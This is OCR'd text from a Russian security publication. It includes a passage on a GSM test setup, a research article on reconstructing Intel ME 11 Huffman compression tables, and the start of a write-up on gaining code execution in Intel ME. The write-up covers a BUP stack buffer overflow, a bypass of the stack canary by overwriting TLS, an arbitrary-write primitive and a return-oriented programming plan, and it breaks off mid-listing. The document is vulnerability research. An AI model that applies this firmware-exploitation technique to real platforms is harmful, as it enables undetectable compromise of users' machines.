
Для тестирования реализации собственной сети подойдет любая доступная реализация сетевого стека GSM, например Osmocom, OpenBTS или YateBTS. Запуск своей сети требует наличия отдельного SDR-девайса или коммерческой базовой станции, например nanoBTS. Тестировать проект в реальных сетях операторов не рекомендуем ввиду описанных выше ограничений и возможных недоработок.

Для сборки трансивера потребуется установка GNU Radio и сборка отдельной ветки проекта GR-GSM из исходных кодов. Подробности сборки и использования трансивера также можно найти на сайте проекта Osmocom[3].

2 osmocom.org/projects/baseband/wiki/FakeTRX
3 goo.gl/opMdSi (osmocom.org)



Только хардкор



Восстановление таблиц Хаффмана в Intel ME 11

Дмитрий Скляров

Как известно, многие модули Intel ME 11 хранятся во флеш-памяти в упакованном виде, и для сжатия применяются два алгоритма — LZMA и Huffman coding[1]. Для LZMA существует публичная реализация[2], которую можно использовать для распаковки, но для Huffman все сложнее. Распаковщик Huffman coding в ME реализован на аппаратном уровне, и построение эквивалентного программного кода представляет собой сложную и нестандартную задачу.

Предыдущие версии ME

Ознакомившись с исходными текстами, являющимися частью проекта unhuffme[3], легко увидеть, что для предыдущих версий ME существует два набора таблиц Хаффмана и в каждом из наборов присутствуют две таблицы. Наличие двух таблиц (по одной для кода и для данных) обусловлено, вероятно, тем, что статистические свойства кода и данных сильно отличаются.

Также примечательны следующие свойства:

- для разных наборов таблиц диапазоны длин кодовых слов различаются (7–19 и 7–15 бит включительно);
- каждая кодовая последовательность кодирует целое количество байтов (от 1-го до 15-го включительно);
- в обоих наборах используется canonical Huffman coding[4] (это позволяет быстро определять длину очередного кодового слова при распаковке);
- в пределах одного набора длины закодированных значений для любого кодового слова совпадают во всех таблицах (Code и Data).

Постановка задачи

Можно предположить, что в таблицах Хаффмана для ME 11 три последних свойства также соблюдаются. Тогда для полного восстановления таблиц требуется найти следующее:

- диапазон длин кодовых слов;
- границы значений кодовых слов, имеющих одинаковую длину (Shape);
- длины закодированных последовательностей для каждого кодового слова;
- закодированные значения для каждого кодового слова в обеих таблицах.

Разбиение сжатых данных на отдельные страницы

Для получения информации об отдельных модулях можно использовать имеющиеся знания о внутренних структурах прошивки[5].

Разобрав Lookup Table, являющуюся частью Code Partition Directory, легко определить, для каких модулей применяется кодирование Хаффмана, где начинаются их упакованные данные и какой размер модуль будет иметь после распаковки.

Разобрав Module Attributes Extension для конкретного модуля, несложно найти размер сжатых и распакованных данных и SHA-256 от распакованных данных.

Бегло проанализировав несколько прошивок для ME 11, легко заметить, что размер данных после распаковки Хаффманом всегда кратен размеру страницы (4096 == 0x1000 байт). В начале упакованных данных располагается массив четырехбайтовых целочисленных значений. Количество элементов массива соответствует количеству страниц в распакованных данных.

Например, для модуля размером 81920 == 0x14000 байт массив будет занимать 80 == 0x50 байт и состоять из 20 == 0x14 элементов.

```
kernel.huff            ↓FRO --------                          +00000050
00000000:  00 00 00 40-80 0D 00 40-80 1E 00 40-80 2C 00 40
00000010:  80 3A 00 40-00 48 00 40-00 55 00 40-C0 62 00 40
00000020:  C0 70 00 40-00 7F 00 40-00 8D 00 40-C0 9A 00 40
00000030:  00 A9 00 40-40 B7 00 40-00 C5 00 40-00 D3 00 40
00000040:  40 E1 00 40-40 EF 00 40-80 F7 00 40-40 FA 00 C0
00000050:  48 71 26 D6-C2 73 AB 9C-7D CF 71 39-F8 F9 E8 57
00000060:  DA BC 67 DC-F5 8F AB C6-7D CF 70 F8-97 3D 4C 64
```

В двух старших битах каждого из Little-Endian-значений хранится номер таблицы (0b01 для кода и 0b11 для данных). В оставшихся 30 битах хранится смещение начала сжатой страницы относительно конца массива смещений. Приведенный выше фрагмент описывает 20 страниц:

```
Code @0000      Code @0D80      Code @1E80      Code @2C80
Code @3A80      Code @4800      Code @5500      Code @62C0
Code @70C0      Code @7F00      Code @8D00      Code @9AC0
Code @A900      Code @B740      Code @C500      Code @D300
Code @E140      Code @EF40      Code @F780      Data @FA40
```

Примечательно, что смещения упакованных данных для каждой страницы отсортированы по возрастанию, а размер упакованных данных для каждой страницы в явном виде нигде не фигурирует. В приведенном выше примере упакованные данные для каждой конкретной страницы начинаются по адресу, кратному 64 = 0x40 байтам, а неиспользуемые области заполнены нулями. Но по другим модулям можно установить, что наличие выравнивания не является обязательным. Это наталкивает на мысль, что распаковщик останавливается, когда объем данных распакованной страницы достигает 4096 байт.

Так как мы знаем общий размер упакованного модуля (из Module Attributes Extension), мы можем разделить упакованные данные

1 goo.gl/NHUaXK (recon.cx)
2 7-zip.org/sdk.html
3 io.netgarage.org/me/
4 goo.gl/5m5EEx (cs.uofs.edu)
5 goo.gl/8eRb88 (troopers.de)

на отдельные страницы и работать с каждой страницей отдельно. Начало упакованной страницы определяется из массива смещений, а размер — смещением начала следующей страницы или общим размером модуля. При этом после упакованных данных может идти произвольное количество незначащих битов (эти биты могут иметь любые значения, но на практике они обычно нулевые).

```
kernel.huff              ↓FRO --------                          +0000FA40
0000FA00:  9E 9E 9E 9E-9E 9E 9E 9E-9E 9E 9E 9E-9E 9E 9E 9E
0000FA10:  9E 98 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000FA20:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000FA30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000FA40:  B2 EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FA50:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FA60:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FA70:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FA80:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FA90:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAA0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAB0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAC0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAD0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAE0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FAF0:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB00:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB10:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB20:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB30:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB40:  EC EC EC EC-EC EC EC EC-EC EC EC EC-EC EC EC EC
0000FB50:  EC EC 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000FB60:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

На этом примере видно, что последняя сжатая страница (начинающаяся по смещению 0xFA40) состоит из байта 0xB2 == 0b10110010, за которым идут 273 байта со значением 0xEC == 0b11101100, и дальше — только нули. Так как битовая последовательность 11101100 (или 01110110) повторяется 273 раза, можно предположить, что она кодирует 4096/273 == 15 одинаковых байтов (скорее всего со значениями 0x00 или 0xFF). Тогда битовая последовательность 10110010 (или 1011001) кодирует 4096–273×15 == 1 байт.

Это хорошо согласуется с предположением о том, что каждая кодовая последовательность кодирует целое количество байтов (от 1-го до 15-го включительно). Однако полностью восстановить таблицы Хаффмана таким образом невозможно.

Нахождение пар «сжатый текст — открытый текст»

Как было показано ранее[6], в разных версиях прошивок для ME 11 модули с одинаковыми названиями могут упаковываться разными алгоритмами. Если разобрать Module Attributes Extension для одноименных модулей, упакованных как LZMA, так и Хаффманом, и извлечь значения SHA-256 для каждого модуля, — то не обнаружится ни одной пары модулей, упакованных разными алгоритмами и имеющих одинаковые значения хеш-сумм.

Но если вспомнить, что для модулей, упакованных LZMA, SHA-256 обычно считается от сжатых данных, и посчитать SHA-256 для модулей после распаковки LZMA — обнаружится достаточно много подходящих пар. И для каждого такого «парного» модуля мы сразу получим несколько пар страниц — в упакованном Хаффманом и распакованном виде.

Shape, Length, Value

Наличие большого набора страниц в сжатом и открытом виде (раздельно для кода и данных) позволяет восстановить все кодовые последовательности, используемые в этих страницах. Решение задачи находится на стыке методов линейной алгебры и поисковой оптимизации. Наверное, можно построить строгую математическую модель, учитывающую все ограничения, но так как задача разовая, быстрее оказалось часть работы выполнить вручную, а часть автоматизировать.

Самое важное — хотя бы примерно определить Shape (точки изменения длин кодовых последовательностей). Например, что 7-битовые последовательности имеют значения от 1111111 до 1110111, 8-битовые от 11101101 до 10100011 и т. д. Поскольку используется canonical Huffman coding, знание Shape позволяет определить длину следующей кодовой последовательности (самая короткая последовательность состоит только из единиц, самая длинная — только из нулей, и чем меньше значение, тем длиннее последовательность).

Так как мы не знаем точного размера сжатых данных, можно выкинуть из «хвоста» все последовательности, состоящие только из нулевых битов (ведь они самые длинные, а появление самой редкой кодовой последовательности в последней позиции маловероятно).

Когда каждая сжатая страница может быть представлена в виде набора кодовых последовательностей, можно приступать к определению длин кодируемых ими значений. Сумма длин закодированных значений для каждой страницы должна составлять 4096 байт. Это позволяет составить систему линейных уравнений, где неизвестными будут длины закодированных значений, коэффициентами — количество вхождений соответствующей кодовой последовательности в сжатую страницу, а на месте свободного члена всегда стоит 4096. Страницы кода и данных можно обрабатывать совместно, так как для одинаковых кодовых последовательностей длины закодированных значений должны совпасть.

При наличии достаточного количество страниц (и уравнений) единственное решение системы легко находится методом Гаусса. А имея открытый текст, зная длину каждого значения и порядок их следования, несложно получить соответствие кодовых последовательностей и кодируемых ими значений.

Неизвестные последовательности

После обработки всех доступных «парных» страниц получится выяснить значения примерно для 70% последовательностей из кодовой таблицы и 68% последовательностей из таблицы данных. Длины будут известны примерно для 92% последовательностей. И останется некоторая неопределенность в Shape: в некоторых местах может использоваться или одно значение меньшей длины или два значения большей длины, и определить границу невозможно, пока одно из значений не встретится в упакованных данных.

Теперь можно приступать к восстановлению значений для кодовых последовательностей, встречающихся только в модулях, для которых нет открытых текстов.

Если встречается последовательность с неизвестной длиной, в систему уравнений добавляется еще одна строка, и это позволяет быстро определить длину. Но как определить значение, не имея открытого текста?

Верификатор и brute force

К счастью, в метаданных хранится SHA-256 от распакованного модуля. И если мы правильно угадаем значение всех неизвестных кодовых последовательностей во всех страницах, составляющих модуль, вычисленное значение SHA-256 должно совпасть со значением SHA-256 из Module Attributes Extension.

6 github.com/IllegalArgument/Huffman11

Когда суммарная длина неизвестных последовательностей составляет 1 или 2 байта, неизвестные байты элементарно находятся перебором. Так же можно поступать с 3 и даже 4 неизвестными байтами (особенно если они расположены близко к концу модуля), но перебор может занять от нескольких часов до нескольких дней на одном ядре (впрочем, легко распараллелить процесс на несколько ядер или машин). Попытки перебора 5 и более байтов не предпринимались.

Таким образом удается восстановить еще несколько кодовых последовательностей (и несколько модулей). Но потом остаются только модули, в которых суммарный объем неизвестных байтов превышает возможности подбора в лоб.

Эвристики

Однако наличие большого числа модулей, незначительно отличающихся друг от друга, позволяет применять различные эвристики и с их помощью находить значения неизвестных кодовых последовательностей.

Использование второй таблицы Хаффмана

Так как в распаковщике имеются две таблицы Хаффмана, компрессор пытается сжать данные каждой из них и оставляет ту версию, которая занимает меньше места. Вследствие этого деление на код и данные оказывается условным. И при изменении части страницы более эффективной может оказаться другая таблица. То есть, посмотрев в другие версии того же модуля, можно найти идентичные фрагменты, которые были упакованы другой таблицей, и так восстановить неизвестные байты.

144

144

Многократное использование

144

Когда одна кодовая последовательность встречается много раз (неважно, в одном или в разных модулях), зачастую легко определить, какие ограничения накладываются на неизвестные значения.

144

Константы и таблицы со смещениями

144

В области данных модулей довольно часто встречаются константы и смещения (например, до текстовых строк или функций). Константы могут быть общими и для разных модулей (например, для функций хеширования и алгоритмов шифрования), а смещения уникальны для каждой версии модуля, но должны ссылаться на одни и те же (или очень похожие) фрагменты данных или кода. И их значения легко восстановить.

Строковые константы из открытых библиотек

Некоторые фрагменты кода ME явно были позаимствованы из open-source-проектов (например, wpa_supplicant), и фрагменты текстовых строк легко угадываются по контексту и путем подглядывания в исходники.

Код из открытых библиотек

Подсмотрев в исходники и найдя текст функции, для скомпилированного кода которой неизвестны несколько байтов, можно поработать компилятором и угадать, какие значения подходят в этом месте.

Похожие функции в модулях другой версии

Так как в разных (но близких) версиях одного модуля не должно быть сильных отличий, иногда достаточно найти эквивалентную функцию в модуле другой версии и по ее коду понять, что должно быть в неизвестных байтах.

Похожие функции в предыдущих версиях ME

Если код не взят из публичных источников, некоторый фрагмент неизвестен во всех доступных версиях модуля и не встречается ни в одном другом модуле (а именно так и было с модулем amt), можно найти такое же место (например, в ME 10), выяснить логику функции, а потом спроецировать ее на неизвестное место в ME 11.

Сходимость процесса

Начиная с модулей, в которых было меньше всего неизвестных последовательностей, и комбинируя различные эвристики, удавалось шаг за шагом увеличивать известную часть таблиц Хаффмана (каждый раз проверяя правильность предположений с помощью SHA-256). С ростом покрытия модули, где изначально число неизвестных последовательностей измерялось десятками, оказывались не столь пугающими. Процесс выглядел сходящимся, но все уперлось в amt.

Этот модуль самый большой по размеру (порядка 2 мегабайт, примерно 30% от общего объема), содержит множество кодовых последовательностей, которые не встречаются ни в одном другом модуле, но встречаются во всех версиях amt. Можно с высокой вероятностью угадать несколько последовательностей, но единственный способ проверить предположение — угадать их все (чтобы совпало SHA-256). Благодаря неоценимой помощи Максима Горячего нам удалось преодолеть и этот барьер, вследствие чего мы получили возможность распаковывать любой из модулей, содержащийся в имеющихся у нас прошивках и упакованный алгоритмом Хаффмана.

Со временем появлялись новые прошивки, и в них попадались не встреченные ранее кодовые слова. Но всякий раз одна из эвристик срабатывала, модуль успешно распаковывался и увеличивалось покрытие таблиц.

Финальный штрих

К середине июня 2017 года мы смогли восстановить примерно 89,4% последовательностей для кодовой таблицы и 86,4% последовательностей для таблицы данных. Но шансы построить за разумное время полное покрытие таблиц через анализ новых модулей весьма слабы.

А 17 июля Марк Ермолов и Максим Горячий получили возможность узнавать распакованные значения для любых сжатых данных. Мы подготовили четыре сжатых страницы (по две для кода и для данных) и восстановили все 1519 последовательностей для обеих таблиц[7].

При этом обнаружилось одно непонятное место. В таблице Хаффмана для данных значение 00410E088502420D05 соответствует как последовательности 10100111 (длиной 8 бит), так и последовательности 000100101001 (длиной 12 бит). Это явная избыточность, но обусловлена она, скорее всего, случайной ошибкой.

Итоговый Shape

Длина кодового слова, бит	Максимальное двоичное значение кодового слова	Минимальное двоичное значение кодового слова	Количество кодовых слов
7	1111111	1110111	9
8	11101101	10100011	75
9	101000101	010111101	137
10	0101111001	0011001011	175
11	00110010101	00011010111	191
12	000110101101	000011011101	209
13	0000110111001	0000011001001	241
14	00000110010001	00000001010000	322
15	000000010011111	000000000000000	160

7 github.com/ptresearch/unME11

Как взломать выключенный компьютер, или Выполняем код в Intel ME

Максим Горячий, Марк Ермолов

Intel Management Engine — это закрытая технология, которая представляет собой интегрированный в микросхему Platform Controller Hub (PCH) микроконтроллер с набором встроенных периферийных устройств. Именно через PCH проходит почти все общение процессора с внешними устройствами, следовательно, Intel ME имеет доступ практически ко всем данным на компьютере, и возможность исполнения стороннего кода позволяет полностью скомпрометировать платформу. Такие безграничные возможности привлекают исследователей не первый год, но сейчас интерес к технологии Intel ME значительно вырос. Одной из причин является переход данной подсистемы на новую аппаратную (x86) и программную (доработанный MINIX в качестве операционной системы) архитектуру. Применение платформы x86 позволяет использовать всю мощь средств анализа бинарного кода, что ранее было затруднительно, так как до 11-й версии использовалось ядро с малораспространенной системой команд — ARC. К сожалению, анализ Intel ME 11-й версии был затруднен тем, что исполняемые модули упакованы кодом Хаффмана с неизвестными таблицами. Но нашей исследовательской группе удалось их восстановить (утилиту для распаковки образов можно найти на нашей странице в GitHub[1]).

После распаковки исполняемых модулей мы приступили к изучению программной и аппаратной начинки Intel ME. Наши усилия были вознаграждены, и в итоге мы получили полный контроль над всей платформой.

Обзор Intel Management Engine 11[2]

Начиная с 2015 года в PCH было интегрировано несколько процессорных ядер LMT (Lakemont) с набором команд x86. Такое ядро применяется в SOC Quark. На одном из таких ядер как раз и выполняется Intel Management Engine.

```
Administrator: Intel DAL Python CLI
>>> itp.devicelist
DID  DP TP  SC Alias                  Type                  Step Idcode      BusType  P/D/ C/T  Enabled
  0   0  0   1 SKL_THUNK0             SKL_THUNK             A0   0x0A76D013  JTAG     0/0/ -/-  Yes
  1   0  0   0 SPT0                   SPT                   C1   0x9A506013  JTAG     0/1/ -/-  Yes
  2   0  1   0 SPT_MASTER0            SPT_MASTER            A0   0x02080001  JTAG     0/1/ -/-  Yes
  3   0  2   0 SPT_TPSB0              SPT_TPSB              A0   0x00082003  JTAG     0/1/ -/-  Yes
  4   0  3   0 SPT_NPK0               SPT_NPK               A0   0x00082007  JTAG     0/1/ -/-  Yes
  5   0  4   0 SPT_RGNTOP0            SPT_RGNTOP            A0   0x02080003  JTAG     0/1/ -/-  Yes
  6   0  5   0 SPT_PARCSMEA0          SPT_PARCSMEA          A0                JTAG     0/1/ -/-  Yes
  7   0  6   0 P0                     LMT2                  A0   0x28289013  JTAG     0/1/ 0/0  Yes
  8   0  7   0 SPT_PARCSMEA_RETIME0   SPT_PARCSMEA_RETIME   A0                JTAG     0/1/ -/-  Yes
  9   0  8   0 SPT_RGNLB0             SPT_RGNLB             A0   0x02080005  JTAG     0/1/ -/-  Yes
 10   0  9   0 SPT_PARISH0            SPT_PARISH            A0   0x02088201  JTAG     0/1/ -/-  Yes
 11   0 10   0 SPT_PARISH_RETIME0     SPT_PARISH_RETIME     A0   0x0008800B  JTAG     0/1/ -/-  Yes
 12   0 11   0 SPT_AGG0               SPT_AGG               A0   0x0008000B  JTAG     0/1/ -/-  Yes
```

LMT2 IdCode ядра ME

С Intel ME связано большое количество современных технологий — Intel Active Management Technology, Intel Platform Trust Technology (fTPM), Intel Software Guard Extensions, Intel Protected Audio Video Path. Также ME является основой для технологии Intel Boot Guard, которая не позволяет злоумышленнику внедрять свой код в UEFI.

1 github.com/ptresearch/unME11

2 Детальное описание внутреннего устройства Intel ME и его компонентов можно найти в следующих работах: Dmitry Sklyarov, Intel ME: The Way of the Static Analysis, Troopers 2017; Xiaoyu Ruan, Platform Embedded Security Technology Revealed; Igor Skochinsky, Intel ME Secrets. Hidden code in your chipset and how to discover what exactly it does, RECON 2014.

145
145
145
145

Основное назначение ME — начальная инициализация платформы и запуск основного процессора. ME также имеет практически безграничные возможности доступа к данным, которые обрабатываются на компьютере, может перехватывать и модифицировать сетевые пакеты, изображение на видеокарте, имеет полный доступ к USB-устройствам. Если злоумышленник получит возможность выполнять свой код внутри ME, это будет означать новую эру зловредного программного обеспечения, которое невозможно обнаружить современными средствами защиты. Но, к счастью, за все 17 лет истории этой технологии было опубликовано всего три уязвимости:

- Ring-3 Rootkits[3],
- Zero-Touch Provisioning[4],
- Silent Bob is Silent[5].

Отметим, что только одна из них позволяет выполнять произвольный код внутри Intel ME — Ring-3 Rootkits.

Выбор вектора атаки

Практически все данные, которые использует ME в своей работе, либо явно, либо косвенно подписаны Intel. Поэтому, модифицировать их напрямую не представляется возможным. Однако, Intel ME все-таки имеет точки соприкосновения с «внешним миром». Одним из таких мест, которое нам показалось очень перспективным, является файловая система ME.

146

Intel Management Engine использует SPI flash в качестве основного файлового хранилища с собственной файловой системой. С одной стороны, она имеет достаточно сложную структуру[6], с другой — многие привилегированные процессы хранят именно здесь свои конфигурационные файлы. Поэтому файловая система показалась нам наиболее перспективным местом для воздействия на ME.

146

Следующим шагом в поиске уязвимости был выбор бинарного модуля. В операционной системе ME реализована похожая на применяемую в Unix модель разграничения и контроля доступа, с той разницей, что в качестве субъектов системы выступают процессы. Для каждого процесса статически задаются его идентификатор пользователя, группы, список доступного оборудования и разрешенные системные вызовы.

146

```
Ext#5 Process:
   flags: permanent_process, single_instance
   main_thread_id: 0xC
   priv_code_base_address: 0x00040000
   uncompressed_priv_code_size: 0x29C6
   cm0_heap_size: 0x0
   bss_size: 0x7004
   default_heap_size: 0x1000
   main_thread_entry: 0x0004020A
   allowed_sys_calls: e000c783f804000000000000
   user_id: 0x005C
   group_ids[1]: [0x0121]

Ext#8 MmioRanges[41]:
   sel=  7, base:F5022000, size:00000C00, flags:00000003 ::
   SUSRAM_S
```

Пример статических правил для процесса

Таким образом, не каждый процесс в системе может загружать модули на исполнение. Причем именно запускающий процесс выполняет контроль целостности модулей нового процесса и задает его привилегии. Таким образом процесс может поднять свои привилегии, задав новому процессу более высокие права доступа.

Один из процессов с возможностью порождать новые — BUP (BringUP). При обратной разработке этого модуля в функции инициализации устройства Trace Hab мы нашли переполнение стекового буфера. Файл /home/bup/ct не имел подписи и мог быть интегрирован в прошивку ME через сервисную программу — Flash Image Tool. Это давало возможность вызвать переполнение буфера внутри процесса BUP с помощью файла инициализации Trace Hub большого размера. Но эксплуатировать эту уязвимость можно было только после обхода защиты от переполнения стекового буфера.

```
if ( !(reg & 0x1000000) && !bup_get_si_features(si_features) &&
!bup_get_file_size("/home/bup/ct", &ct_file_size) )  {
   if ( ct_file_size ) {
      LOBYTE(err) = bup_dfs_read_file("/home/bup/ct", 0, ct_file_data,
      ct_file_size, &read_size);
```

Переполнение буфера в стеке

Обход защиты от переполнения буфера

В ME реализован классический способ защиты от переполнения буфера в стеке — стековая «канарейка». Механизм таков:

1. Для каждого процесса в момент его создания из аппаратного генератора случайных чисел в специальную область (доступную только для чтения) копируется 32-битное значение.
2. В прологе функции это значение копируется над адресом возврата в стеке, тем самым защищая его.
3. В эпилоге функции происходит сравнение сохраненного значения с эталонным. Если оно не совпадает, генерируется программное прерывание int 81h, завершающее процесс.

Таким образом, для эксплуатации необходимо либо предугадать значение «канарейки», либо перехватить управление до того, как будет произведена проверка ее целостности. Дальнейшее изучение показало, что любой сбой в генераторе случайных чисел расценивается ME как неустранимый и приводит к ее неработоспособности.

При изучении функций, которые вызываются после переполнения и до проверки целостности, мы обнаружили, что функция, которую мы назвали bup_dfs_read_file, косвенно вызывает *memcpy*. Она, в свою очередь, использует в качестве значения целевого адреса данные, полученные из некоторой структуры, которую мы назвали TLS (Thread Local Storage). Стоит отметить, что функции BUP для чтения и записи файлов используют сервисы системной библиотеки для работы с разделяемой памятью (shared memory). Но никто, кроме BUP, эти данные не использует, поэтому использование этого механизма может показаться сомнительным. Мы считаем: это связано с тем, что часть кода BUP, который взаимодействует с MFS, скопирован из другого модуля — драйвера файловой системы, где использование разделяемой памяти оправдано.

```
signed int __cdecl sys_write_shared_mem(...)
{
...
   sm_block_desc = sys_get_shared_mem_block(block_idx);
...
   memcpy_s((sm_block_desc->start_addr_linked_block_idx + offset),
   sm_block_size - offset, src_data, write_size);
...
}
```

Вызов функции memcpy

3 Alexander Tereshkin, Rafal Wojtczuk, Introducing Ring-3 Rootkits, Black Hat USA, 2009.
4 Vassilios Ververis, "Security Evaluation of Intel's Active Management Technology", Sweden, TRITA-ICT-EX-2010:37, 2010.
5 Dmitriy Evdokimov, Alexander Ermolov, Maksim Malyutin, "Intel AMT Stealth Breakthrough", Black Hat USA, 2017.
6 Dmitry Sklyarov, Intel ME: flash file system explained, Black Hat Europe, London, 2017.

```
int __cdecl sys_get_ctx_struct_addr(SYS_LIB_CTX_STRUCT_ID
struct_id)
{
...
   sys_ctx_start_ptr =
   sys_get_tls_data_ptr(SYSLIB_GLB_SYS_CTX);
   switch ( struct_id ) {
      case SYS_CTX_SHARED_MEM:
         addr = *sys_ctx_start_ptr + 0x68;
         break;
...
      }
   return addr;
}
```

Получение адреса из TLS

Как выяснилось позже, при переполнении буфера эта область TLS может быть перезаписана функцией чтения файла, что позволяет обойти защиту от переполнения буфера.

Thread Local Storage

Все обращение к структуре TLS происходит через сегментный регистр gs, сама же структура имеет следующий вид.

```
typedef struct
{
   uint32_t         reserved;
   SYSLIB_CTX_PTR * syslib_ptr;
   int32_t          last_error;
   uint32_t         thread_id;
   void *           self_pointer;
} T_TLS;
```

Структура TLS

```
sys_get_tls_data_ptr proc near
tls_idx = dword ptr  8
   push             ebp
   mov              ebp, esp
   mov              eax, large gs:0
   mov              ecx, [ebp+tls_idx]
   pop              ebp
   lea              edx, ds:0[ecx*4]
   sub              eax, edx
   retn
sys_get_tls_data_ptr endp
```

Получение полей TLS

Сегмент, на который указывает gs, недоступен для записи, но сама структура TLS расположена на дне стека (!), что позволяет изменять ее в обход ограничения. Таким образом, при переполнении буфера мы можем перезаписать указатель на TLS и формировать структуру SYSLIB_CTX.

Получаем возможность записи по произвольному адресу

Функция bup_dfs_read_file считывает данные с SPI-flsh блоками по 64 байта, что позволяет вначале перезаписать указатель на SYSLIB_CTX в TLS. На следующей итерации функция sys_write_shared_mem извлекает адрес, который мы сформировали, и передает его в memcpy в качестве целевого адреса. Это позволяет получить примитив записи внутри процесса BUP.

Отсутствие ASLR позволяет перезаписать адрес возврата функцией memcpy и перехватить управление. Тут также поджидает неприятность для атакующего: стек не является исполняемым. Но пользуясь тем, что BUP умеет создавать новые процессы и сам проверяет подпись для запускаемых модулей, мы можем с помощью возвратно-ориентированного программирования создать новый процесс с заданными правами.

7 Alex Matrosov, Who Watch BIOS Watchers? (goo.gl/AS84j)

```
int __cdecl bup_read_mfs_file(BUP_MFS_DESC *mfs_desc, int file_
number, unsigned int offset, unsigned int *size, int sm_block_idx,
__int16 proc_thread_id)
{
...
   while ( 1 ) {
      if ( cur_offset >= read_size ) break;
...
         err = bup_mfs_read_data_chunks(mfs_desc, buffer,
         mfs_desc->data_chunks_offset + ((read_start_chunk_id -
